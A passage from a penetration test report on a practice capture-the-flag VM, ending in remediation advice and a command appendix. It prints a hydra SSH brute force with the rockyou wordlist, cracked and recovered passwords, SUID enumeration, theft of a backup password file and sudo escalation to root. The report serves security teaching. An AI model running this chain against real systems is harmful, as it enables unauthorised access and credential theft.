it? Change that password ASAP.

-K

(kali@kali)-[~]
└─$
```

Figure 10: \$ 'curl' output showing contents of dev.txt and j.txt

Findings:

- Exposed directories: `/development/`
- Potential vulnerabilities: Weak credentials for user 'J' (jan) mentioned in `j.txt`
- Server information disclosure: Apache/2.4.18 (Ubuntu), SMB version

Screenshot:




Figure 11: web browser screenshot showing directory listing

4.5 SMB Enumeration

enum4linux Results:

```
# Enumerate SMB shares, users, and domain information
```

```
enum4linux 192.168.0.x
```

```
enum4linux 192.168.0.188
```

Result: Discovered usernames (kay and jan), share information, and domain details

Screenshot:

```
===== ( Users on 192.168.0.118 via RID cycling (RIDS: 500-550,1000-1050) ) =====

[I] Found new SID:
S-1-22-1
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

===== ( Getting printer info for 192.168.0.118 ) =====

No printers returned.

enum4linux complete on Sat Feb 14 07:52:46 2026

(kali@kali)-[~]
└─$
```

Figure 12: \$ 'enum4linux' output showing usernames (kay, jan)

Findings:

- Discovered usernames: kay (K), jan (J)
- Password Policy:
 - Password Complexity: Disabled
 - Minimum Password Length: 5
- Share information: Anonymous (Disk), IPC\$ (IPC)
- Domain information: WORKGROUP

4.6 Initial Access - SSH Brute Force

Attack Vector: SSH Brute Force

```
# Brute force SSH credentials using hydra
# -l specifies the username to test (jan)
# -P specifies the path to the password or password list (rockyou.txt)
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.x


hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.118
```

[!NOTE] If rockyou.txt was not previously unzipped, unzip it first:

```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

Result: Successful brute force attack on SSH service with credentials jan:armando

Screenshot:



```
(kali@kali)~$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.118
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-14 08:18:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.0.118:22/
[STATUS] 297.00 tries/min, 297 tries in 00:01h, 14344108 to do in 804:57h, 10 active
[22][ssh] host: 192.168.0.118 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-14 08:20:53

(kali@kali)~$
```


Figure 13: \$ 'hydra' output showing successful SSH brute force attack with credentials (jan:armando)

SSH Access:

```
# SSH into the TVM using the discovered credentials
# ip: 192.168.0.x
# username: jan
# password: armando
ssh <username>@192.168.0.x

# password: armando
ssh jan@192.168.0.118
```

Result: User-level access achieved for user ‘jan’ on the TVM
Screenshot:



```
(kali@kali)~$ ssh jan@192.168.0.118
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jan@192.168.0.118's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

283 packages can be updated.
200 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Feb 14 08:33:51 2026 from 192.168.0.11
jan@basic2:~$
```

Figure 14: \$ ‘ssh’ output showing successful login as jan

Result:

- **Username:** jan
- **Password:** armando
- **Access Level:** User-level access achieved
- **Interesting Finds in Home Directory:** Presence of a backup password file (pass.bak) in kay's home directory, which may contain sensitive information for privilege escalation - /home/kay/pass.bak

Screenshot:

```
jan@basic2:~$ whoami
jan
jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 root jan  47 Apr 23 2018 .lesshtst
jan@basic2:~$ cd ..
jan@basic2:/home$ ls -la
total 16
drwxr-xr-x 4 root root 4096 Apr 19 2018 .
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..
drwxr-xr-x 2 root root 4096 Apr 23 2018 jan
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 kay
jan@basic2:/home$ cd kay/
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lesshtst
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$
```

Figure 15: \$ 'ls -la' make research on the TVM files and directories (/home/kay/pass.bak)


4.7 Privilege Escalation

SUID Binary Enumeration:

```
# Find all SUID binaries on the system for potential privilege escalation
# / searches the entire filesystem
# -perm -4000 finds files with the SUID bit set
# 2>/dev/null suppresses error messages for inaccessible files
find / -perm -4000 2>/dev/null
```

Result: Identified potential privilege escalation vectors through SUID binaries (/usr/bin/vim.basic) and the presence of a backup password file (pass.bak) in kay's home directory

Screenshot:



```
jan@basic2:/home/kay$ find / -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-ns
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/efl/efl-dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/et
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
jan@basic2:/home/kay$
```

Figure 16: \$ 'find / -perm -4000' output showing SUID binaries and potential privilege escalation vectors (/usr/bin/vim.basic)

Privilege Escalation Path:

1. Located backup password file: vim pass.bak
2. Retrieved credentials for user 'kay': heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$
3. Successfully escalated: su kay

Result: Retrieved credentials for kay: heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

Screenshot:




Figure 17: \$ 'vim pass.bak' output showing retrieved credentials for kay

Result: Super user access obtained

Screenshot:



Figure 18: \$ 'su kay' output showing successful privilege escalation to kay

4.8 Capture The Flag (Extra Credit)

Flag Discovery:

```
# Move to the root directory, if not already there, to search for the flag file
cd /

# Became the root user
sudo su

# Check for the flag file in the root directory
ls -la /root/
cat /root/flag.txt
```

Result: Flag discovered in the root directory, confirming successful completion of the penetration test. The flag is located at `/root/flag.txt` and contains a congratulatory message for completing the challenge.

Screenshot:



```
kay@basic2:/$ sudo su
root@basic2:/# ls -la /root/
total 28
drwxr-xr-x 3 root root 4096 Apr 23 2018 .
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..
-rw-r--r-- 1 root root 510 Apr 23 2018 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 1017 Apr 23 2018 flag.txt
drwxr-xr-x 2 root root 4096 Apr 18 2018 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
root@basic2:/# cat /root/flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:/#
```

Figure 19: `$ 'cat flag.txt'` output showing the contents of the flag and how we get to it

Flag: `/root/flag.txt`

“‘ Congratulations! You’ve completed this challenge. There are two ways (that I’m aware of) to gain a shell, and two ways to privesc. I encourage you to find them all!”

If you’re in the target audience (newcomers to pentesting), I hope you learned something. A few takeaways from this challenge should be that every little bit of information you can find can be valuable, but sometimes you’ll need to find several different pieces of information and combine them to make them useful. Enumeration is key! Also, sometimes it’s not as easy as just finding an obviously outdated, vulnerable service right away with a port scan (unlike the first entry in this series). Usually you’ll have to dig deeper to find things that aren’t as obvious, and therefore might’ve been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you’ll send me a link! I can be reached at josiah@vt.edu. If you’ve got questions or feedback, please reach out to me.

Happy hacking! “‘

Recommendations

5.1 Critical Priority Fixes

1. SSH Security Hardening

- Implement strong password policies (minimum 12 characters, complexity requirements)
- Enable SSH key-based authentication
- Disable password authentication
- Implement fail2ban or similar brute-force protection
- Change default SSH port from 22

2. User Account Security

- Remove or secure backup password files
- Implement principle of least privilege
- Regular password rotation policy
- Account lockout mechanisms

5.2 High Priority Recommendations

3. System Hardening

- Review and remediate SUID binaries
- Implement proper file permissions
- Regular security updates and patching
- Remove unnecessary services

4. Web Server Security

- Disable directory listing
- Remove server version disclosure
- Implement proper access controls
- Regular web application security scanning

5.3 General Security Improvements

5. Network Security

- Implement network segmentation
- Deploy intrusion detection systems (IDS)
- Regular vulnerability assessments
- Network monitoring and logging

6. Monitoring and Logging

- Enable comprehensive system logging
- Implement SIEM solution
- Regular log review procedures
- Incident response planning

Appendices

Appendix A: Tools and Settings

nmap Configuration:

- Version: v7.98
- Key flags used: -sV, -A, -p-, -T4, --script vuln
- Script timeout: 15s (where applicable)

hydra Configuration:

- Wordlist: /usr/share/wordlists/rockyou.txt
- Target service: SSH (port 22)
- Username: jan (discovered via enum4linux)

nikto Configuration:

- Version: v2.5.0
- Default scan settings

dirb Configuration:

- Version: v2.22
- Default wordlist: /usr/share/dirb/wordlists/common.txt

enum4linux Configuration:

- Version: v0.9.1
- Default enumeration settings

Appendix B: Complete Command History

Network Discovery

```
nmap -sn 192.168.0.0/24
```

Service Enumeration

```
nmap -sV 192.168.0.x
```

```
nmap -sV -A -p- 192.168.0.x -T4
```

Vulnerability Scanning

```
nmap -sV -A --script vuln 192.168.0.x
```

Web Enumeration

```
nikto -h 192.168.0.x
```

```
dirb http://192.168.0.x
```

SMB Enumeration

```
enum4linux 192.168.0.x
```

Brute Force Attack

```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.x
```

Initial Access

```
ssh jan@192.168.0.x
```

System Enumeration

```
ls -la
```

```
whoami
```

```
cd ..
```

```
cd kay
```

Privilege Escalation

```
find / -perm -4000 2>/dev/null
```

```
vim pass.bak
```

```
su kay
```

Capture The Flag

```
cd /
```

```
sudo su
```

```
ls -la /root/
```

```
cat /root/flag.txt
```

Appendix C: Screenshots

- Network discovery results
 - `screenshot01.png`: Output of `ip a` showing host IP address
 - `screenshot02.png`: Output of `nmap -sn` showing live hosts
- Port scan outputs
 - `screenshot03.png`: Output of `nmap -sV` showing open ports and services
 - `screenshot04.png`: Output of `nmap -sV -A -p- -T4` showing detailed service information
- Vulnerability scan results
 - `screenshot05.png`: Output of `nmap -sV -A --script vuln` showing potential vulnerabilities
 - `screenshot06.png`: Output of comprehensive vulnerability scan
- nikto and dirb output
 - `screenshot07.png`: Output of `nikto` showing directory listing
 - `screenshot08.png`: Output of `dirb` confirming directory listing
- curl and web browser results
 - `screenshot09.png`: Output of `curl` showing directory listing
 - `screenshot10.png`: Output of `curl` showing contents of `dev.txt` and `j.txt`
 - `screenshot11.png`: Web browser screenshot showing directory listing
 - * `screenshot11_1.png`: Web browser screenshot showing directory listing (cropped)
 - * `screenshot11_2.png`: Web browser screenshot showing contents of `dev.txt`
 - * `screenshot11_3.png`: Web browser screenshot showing contents of `j.txt`
- enum4linux (SMB enumeration) results
 - `screenshot12.png`: Output of `enum4linux` showing discovered usernames
- hydra brute force attack results
 - `screenshot13.png`: Output of `hydra` showing successful SSH brute force attack
- ssh access results
 - `screenshot14.png`: Output of `ssh` showing successful login as `jan`
 - `screenshot15.png`: Output of `ls -la` showing files and directories
- privilege escalation results
 - `screenshot16.png`: Output of `find / -perm -4000` showing SUID binaries
 - `screenshot17.png`: Output of `vim pass.bak` showing retrieved credentials for `kay`
 - `screenshot18.png`: Output of `su kay` showing successful privilege escalation to `kay`
- Flag discovery (flag found in root directory)
 - `screenshot19.png`: Output of `cat /root/flag.txt` showing the contents of the flag and how we get to it

Appendix D: Risk Assessment Matrix

Vulnerability	Likelihood	Impact	Risk Level
SSH Brute Force	High	Critical	CRITICAL
Information Disclosure	Medium	Low	MEDIUM
Privilege Escalation	High	Critical	CRITICAL

Report End

This attack simulation was conducted in a controlled environment for educational purposes. Do not attempt to replicate these techniques on unauthorized systems.

This report contains sensitive security information and should be handled according to organizational security policies.